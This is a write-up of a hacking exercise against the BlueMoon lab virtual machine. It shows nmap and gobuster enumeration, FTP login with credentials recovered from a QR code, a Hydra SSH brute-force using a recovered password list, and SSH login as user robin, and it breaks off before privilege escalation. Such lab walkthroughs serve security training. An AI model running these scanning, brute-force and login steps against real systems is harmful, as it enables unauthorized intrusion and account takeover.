


1. Introduction

This report demonstrates a complete system hacking process performed on the Bluemoon virtual machine. The objective of this assessment is to identify vulnerabilities, exploit them, and gain unauthorized access to the system.

The attack follows a structured penetration testing methodology, including:

- Reconnaissance
- Scanning
- Enumeration
- Exploitation
- Privilege Escalation



```

(hafizi@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:57:57:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.105/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 325sec preferred_lft 325sec
    inet6 fe80::a00:27ff:fe57:5727/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 08:00:27:0d:94:7f brd ff:ff:ff:ff:ff:ff

```

```

(hafizi@kali)-[~]
$ ping 192.168.56.106
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data:
64 bytes from 192.168.56.106: icmp_seq=1 ttl=64 time=17.7 ms
64 bytes from 192.168.56.106: icmp_seq=2 ttl=64 time=3.04 ms
64 bytes from 192.168.56.106: icmp_seq=3 ttl=64 time=2.53 ms
64 bytes from 192.168.56.106: icmp_seq=4 ttl=64 time=6.68 ms
64 bytes from 192.168.56.106: icmp_seq=5 ttl=64 time=2.07 ms
64 bytes from 192.168.56.106: icmp_seq=6 ttl=64 time=0.956 ms
64 bytes from 192.168.56.106: icmp_seq=7 ttl=64 time=1.89 ms
64 bytes from 192.168.56.106: icmp_seq=8 ttl=64 time=0.967 ms
64 bytes from 192.168.56.106: icmp_seq=9 ttl=64 time=2.16 ms
64 bytes from 192.168.56.106: icmp_seq=10 ttl=64 time=2.10 ms
64 bytes from 192.168.56.106: icmp_seq=11 ttl=64 time=1.06 ms
64 bytes from 192.168.56.106: icmp_seq=12 ttl=64 time=0.787 ms
^C
— 192.168.56.106 ping statistics —
12 packets transmitted, 12 received, 0% packet loss, time 11023ms
rtt min/avg/max/mdev = 0.787/3.491/17.660/4.530 ms

```

2. Reconnaissance & Scanning

The target machine was first identified using network discovery tools such as:

netdiscover

After identifying the target IP address, a detailed scan was performed:

nmap -sC -sV -Pn 192.168.56.106

Findings:

- Port 21 → FTP service
- Port 22 → SSH service
- Port 80 → HTTP web server

These open services indicate potential attack surfaces.

```
(hafizi@kali)-[~]
$ nmap -sC -sV -Pn -vv 192.168.56.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 01:10 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:10
Completed NSE at 01:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:10
Completed NSE at 01:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:10
Completed NSE at 01:10, 0.00s elapsed
Initiating ARP Ping Scan at 01:10
Scanning 192.168.56.106 [1 port]
Completed ARP Ping Scan at 01:10, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:10
Completed Parallel DNS resolution of 1 host. at 01:10, 0.00s elapsed
Initiating SYN Stealth Scan at 01:10
Scanning 192.168.56.106 [1000 ports]
Discovered open port 21/tcp on 192.168.56.106
Discovered open port 22/tcp on 192.168.56.106
Discovered open port 80/tcp on 192.168.56.106
Completed SYN Stealth Scan at 01:10, 0.37s elapsed (1000 total ports)
Initiating Service scan at 01:10
Scanning 3 services on 192.168.56.106
Completed Service scan at 01:10, 6.25s elapsed (3 services on 1 host)
```

Session Actions Edit View Help

```
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnEUUf2
myskGGrwP/ILSL1lvxdPyU3d6K1VSyTRaTMzt6utM6m8UFuDqaMNmaiIU6X05Z7Z7jMRm2nKi+Y7y9I=
| 256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM5jZNISTRk6VHf8wJqqDBBW4vrAyrvvQtFG2Ie0S4MF
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-favicon: Unknown favicon MD5: 0AEC38C716FDFA042747A9BC979F818F
|_http-title: BlueMoon:2021
MAC Address: 08:00:27:69:3C:9A (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:10
Completed NSE at 01:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:10
Completed NSE at 01:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:10
Completed NSE at 01:10, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.40 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```

3. Web Enumeration

The web application was accessed via browser:


<http://192.168.56.106>

A hidden image was discovered in the page source:

.starts.jpeg

This file was downloaded and analyzed but did not reveal useful information. Further inspection identified another hidden resource:

.blue.jpg



" -- Welcome -- "

Are You Ready To Play With Me



```
(hafizi@kali)-[~]
$ gobuster dir -u http://192.168.56.106 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.106
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 87662 / 87662 (100.00%)

Finished
```



```
← → ↻ 🏠 Not Secure view-source:http://192.168.56.106/ ☆ 🔔 📁 ☰
🔖 Import bookmarks... 🌐 OffSec 🐧 Kali Linux 🧰 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB >>

1 <!doctype html>
2 <html>
3 <head>
4   <title>BlueMoon:2021</title>
5   <link rel="icon" href=".blue.jpg" type="image/icon type">
6 </head>
7
8 <body>
9 <div>
10  <h1>" -- Welcome -- "</h1><br>
11  <p><b>Are You Ready To Play With Me .....!</b></p>
12  <br>
13  <p style="text-align:center;"></p>
14 </div>
15 </body>
16 </html>
17
```

http://192.168.56.106/.starts.jpeg

```
(hafizi@kali)-[~]
$ wget http://192.168.56.106/.starts.jpeg
--2026-04-05 01:28:29-- http://192.168.56.106/.starts.jpeg
Connecting to 192.168.56.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 97263 (95K) [image/jpeg]
Saving to: '.starts.jpeg'

.starts.jpeg          100%[=====] 94.98K  --.-KB/s   in 0.1s

2026-04-05 01:28:29 (774 KB/s) - '.starts.jpeg' saved [97263/97263]
```

```
(hafizi@kali)-[~]
$ ls -la
total 280
drwx----- 17 hafizi hafizi 4096 Apr  5 01:28 .
drwxr-xr-x  3 root   root   4096 Apr  4 23:50 ..
-rw-----  1 hafizi hafizi   64 Apr  5 01:02 .bash_history
-rw-r--r--  1 hafizi hafizi  220 Apr  4 23:50 .bash_logout
-rw-r--r--  1 hafizi hafizi 5578 Apr  4 23:50 .bashrc
-rw-r--r--  1 hafizi hafizi 3526 Apr  4 23:50 .bashrc.original
drwxrwxr-x 10 hafizi hafizi 4096 Apr  5 01:23 .cache
drwxr-xr-x 13 hafizi hafizi 4096 Apr  5 00:52 .config
drwxr-xr-x  2 hafizi hafizi 4096 Apr  4 23:54 Desktop
-rw-r--r--  1 hafizi hafizi   35 Apr  4 23:54 .dmrc
drwxr-xr-x  2 hafizi hafizi 4096 Apr  4 23:54 Documents
drwxr-xr-x  2 hafizi hafizi 4096 Apr  4 23:54 Downloads
-rw-r--r--  1 hafizi hafizi 11759 Apr  4 23:50 .face
lrwxrwxrwx  1 hafizi hafizi    5 Apr  4 23:50 .face.icon → .face
drwx-----  3 hafizi hafizi 4096 Apr  4 23:54 .gnupg
-rw-----  1 hafizi hafizi    0 Apr  4 23:54 .ICEauthority
drwxr-xr-x  3 hafizi hafizi 4096 Apr  4 23:50 .java
drwxr-xr-x  5 hafizi hafizi 4096 Apr  4 23:54 .local
drwxrwxr-x  5 hafizi hafizi 4096 Apr  5 00:04 .mozilla
drwxr-xr-x  2 hafizi hafizi 4096 Apr  4 23:54 Music
drwxr-xr-x  2 hafizi hafizi 4096 Apr  5 01:13 Pictures
-rw-r--r--  1 hafizi hafizi  807 Apr  4 23:50 .profile
drwxr-xr-x  2 hafizi hafizi 4096 Apr  4 23:54 Public
drwx-----  3 hafizi hafizi 4096 Apr  4 23:54 .ssh
-rw-rw-r--  1 hafizi hafizi 97263 Mar  8 2021 .starts.jpeg
```

```
hafizi@kali: ~  
Session Actions Edit View Help  
(hafizi@kali)-[~]  
$ wget http://192.168.56.106/.blue.jpg  
--2026-04-05 01:41:04-- http://192.168.56.106/.blue.jpg  
Connecting to 192.168.56.106:80 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 151541 (148K) [image/jpeg]  
Saving to: '.blue.jpg.1'  
  
100%[====>] 147.99K --.-KB/s in 0.1s  
2026-04-05 01:41:04 (1006 KB/s) - '.blue.jpg.1' saved [151541/151541]  
  
(hafizi@kali)-[~]  
$ ls -la  
total 576  
drwx----- 17 hafizi hafizi 4096 Apr 5 01:41 .  
drwxr-xr-x 3 root root 4096 Apr 4 23:50 ..  
-rw----- 1 hafizi hafizi 64 Apr 5 01:02 .bash_history  
-rw-r--r-- 1 hafizi hafizi 220 Apr 4 23:50 .bash_logout  
-rw-r--r-- 1 hafizi hafizi 5578 Apr 4 23:50 .bashrc  
-rw-r--r-- 1 hafizi hafizi 3526 Apr 4 23:50 .bashrc.original  
-rw-rw-r-- 1 hafizi hafizi 151541 Apr 4 2021 .blue.jpg  
-rw-rw-r-- 1 hafizi hafizi 151541 Apr 4 2021 .blue.jpg.1  
drwxrwxr-x 10 hafizi hafizi 4096 Apr 5 01:23 .cache  
drwxr-xr-x 14 hafizi hafizi 4096 Apr 5 01:33 .config  
drwxr-xr-x 2 hafizi hafizi 4096 Apr 4 23:54 Desktop  
-rw-r--r-- 1 hafizi hafizi 35 Apr 4 23:54 .dmrc  
drwxr-xr-x 2 hafizi hafizi 4096 Apr 4 23:54 Documents
```

```
(hafizi@kali)-[~]  
$ gobuster dir -u http://192.168.56.106 -w /usr/share/wordlists/dirbuster/direct  
ory-list-2.3-medium.txt -x php,txt,html -t 50
```

Gobuster v3.8.2



by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.56.106  
[+] Method: GET  
[+] Threads: 50  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-med  
ium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Extensions: php,txt,html  
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
index.html (Status: 200) [Size: 383]  
Progress: 202985 / 882232 (23.01%) [ERROR] error on word rogues: timeout occurred d  
uring the request  
Progress: 207551 / 882232 (23.53%) [ERROR] error on word hotspots-off: timeout occu  
rred during the request  
Progress: 230442 / 882232 (26.12%) [ERROR] error on word msg00229.html: timeout occ  
urred during the request  
Progress: 265465 / 882232 (30.09%) [ERROR] error on word 72895.txt: timeout occurre  
d during the request  
Progress: 304601 / 882232 (34.53%) [ERROR] error on word anguilla.txt: timeout occu  
rred during the request  
Progress: 318342 / 882232 (36.08%) [ERROR] error on word Image_Tools.txt: timeout o  
ccurred during the request  
server-status (Status: 403) [Size: 279]  
Progress: 611776 / 882232 (69.34%) [ERROR] error on word scottishland_0801.php: tim  
eout occurred during the request  
hidden_text (Status: 200) [Size: 1169]  
Progress: 882232 / 882232 (100.00%)
```

Finished




4. Credential Discovery

Using enumeration techniques, a hidden file was discovered:

/hidden_text

This file contained encoded data. A QR code extracted from the content revealed FTP credentials:

- **Username:** userftp
- **Password:** fttp@ssword



5. FTP Access

The FTP service was accessed using:

ftp 192.168.56.106

Login was successful using the discovered credentials.

Files discovered:

- information.txt
- p_lists.txt

```
(hafizi@kali)-[~]
$ ftp 192.168.56.106
Connected to 192.168.56.106.
220 (vsFTPD 3.0.3)
Name (192.168.56.106:hafizi): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||9173|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      147 Mar 08  2021 information.txt
-rw-r--r--  1 0      0      363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||28865|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Mar 08  2021 .
drwxr-xr-x  3 1001   1001   4096 Mar 08  2021 ..
-rw-r--r--  1 0      0      147 Mar 08  2021 information.txt
-rw-r--r--  1 0      0      363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> mget *
mget information.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||18666|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*****| 147 7.81 KiB/s 00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (4.97 KiB/s)
mget p_lists.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||19290|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****| 363 71.75 KiB/s 00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (28.02 KiB/s)
ftp> bye
221 Goodbye.
```

6. Password Attack (Brute Force)

The file information.txt revealed a target user:

robin

The file p_lists.txt contained a list of possible passwords.

A brute-force attack was performed using Hydra:

```
hydra -l robin -P p_lists.txt ssh://192.168.56.106
```

Result:

- Username: robin
- Password: k4rv3ndh4nh4ck3r

```
(hafizi@kali)-[~]
$ cat information.txt
Hello robin ... !

I'm Already Told You About Your Password Weakness. I will give a Password list
. you May Choose Anyone of The Password.

(hafizi@kali)-[~]
$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@dd1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonking
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

```

(hafizi@kali)-[~]
$ ssh robin@192.168.56.106
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.106' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.56.106's password:
Permission denied, please try again.
robin@192.168.56.106's password:
Permission denied, please try again.
robin@192.168.56.106's password:
robin@192.168.56.106: Permission denied (publickey,password).

(hafizi@kali)-[~]
$ hydra -l robin -P p_lists.txt ssh://192.168.56.106 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-05 03:07:48
[DATA] max 4 tasks per 1 server, overall 4 tasks, 32 login tries (l:1/p:32), ~8 tr
ies per task
[DATA] attacking ssh://192.168.56.106:22/
[22][ssh] host: 192.168.56.106 login: robin password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-05 03:08:13

```

```

(hafizi@kali)-[~]
$ hydra -l robin -P p_lists.txt 192.168.56.106 ssh -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-05 03:14:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 32 login tries (l:1/p:32), ~8 tr
ies per task
[DATA] attacking ssh://192.168.56.106:22/
[ATTEMPT] target 192.168.56.106 - login "robin" - pass "h4ck3rp455wd" - 1 of 32 [c
hild 0] (0/0)
[ATTEMPT] target 192.168.56.106 - login "robin" - pass "4dm1n" - 2 of 32 [child 1]
(0/0)

```

7. Initial Access (SSH Login)

The credentials were used to gain access:

```
ssh robin@192.168.56.106
```

This successfully provided a shell on the target system.

```
[22][ssh] host: 192.168.56.106 login: robin password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-05 03:15:23
```

```
(hafizi@kali)-[~]
```

```
$ ssh robin@192.168.56.106
```

```
** WARNING: connection is not using a post-quantum key exchange algorithm.
```

```
** This session may be vulnerable to "store now, decrypt later" attacks.
```

```
** The server may need to be upgraded. See https://openssh.com/pq.html
```

```
robin@192.168.56.106's password:
```

```
Permission denied, please try again.
```

```
robin@192.168.56.106's password:
```

```
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Sun Apr 4 07:43:48 2021 from 192.168.43.44
```

```
robin@BlueMoon:~$
```

```
robin@BlueMoon:~$ whoami
```

```
robin
```

```
robin@BlueMoon:~$ id
```

```
uid=1000(robin) gid=1000(robin) groups=1000(robin),24(cdrom),25(floppy),29(audio),  
30(dip),44(video),46(plugdev),109(netdev)
```

```
robin@BlueMoon:~$ pwd
```

```
/home/robin
```

```
robin@BlueMoon:~$ ls -la
```

```
total 36
```

```
drwxr-xr-x 4 robin robin 4096 Apr 4 2021 .  
drwxr-xr-x 5 root root 4096 Mar 8 2021 ..  
-rw-r--r-- 1 robin robin 19 Apr 4 2021 .bash_history  
-rw-r--r-- 1 robin robin 220 Mar 7 2021 .bash_logout  
